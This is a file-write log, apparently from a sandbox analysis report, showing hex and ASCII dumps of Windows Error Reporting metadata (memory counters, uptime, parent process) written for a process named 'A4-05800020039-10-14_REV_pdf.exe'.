C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	112	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 41 00 34 00 2d 00 30 00 35 00 38 00 30 00 30 00 30 00 30 00 32 00 30 00 30 00 33 00 39 00 30 00 2d 00 31 00 30 00 2d 00 31 00 34 00 5f 00 52 00 45 00 56 00 5f 00 70 00 64 00 66 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.A.4.-.0.5.8.0.0.0.2.0.0.3.9.0.-.1.0.-.1.4._.R.E.V._.p.d.f...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 39 00 31 00 37 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.1.9.1.7.3.<./.U.p.t.i.m.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1.<./.W.o.w.6.4.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 34 00 32 00 34 00 33 00 37 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.2.2.4.2.4.3.7.1.2.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 33 00 31 00 31 00 37 00 33 00 31 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.2.2.3.1.1.7.3.1.2.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 37 00 39 00 32 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.1.7.9.2.3.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 37 00 30 00 32 00 36 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.5.3.7.0.2.6.5.6.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 37 00 30 00 32 00 36 00 35 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.5.3.7.0.2.6.5.6.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 39 00 36 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.4.9.6.8.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 32 00 31 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.4.2.1.1.2.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 34 00 32 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.2.4.2.8.0.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 34 00 30 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.2.4.0.0.8.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 35 00 36 00 38 00 35 00 31 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.5.6.8.5.1.2.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 35 00 37 00 36 00 37 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.5.7.6.7.0.4.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 35 00 36 00 38 00 35 00 31 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.7.5.6.8.5.1.2.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.2.4.<./.P.i.d.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 35 00 37 00 30 00 37 00 30 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.4.5.7.0.7.0.9.<./.U.p.t.i.m.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 31 00 38 00 39 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.1.8.9.7.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 36 00 33 00 38 00 39 00 35 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.6.3.8.9.5.0.4.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
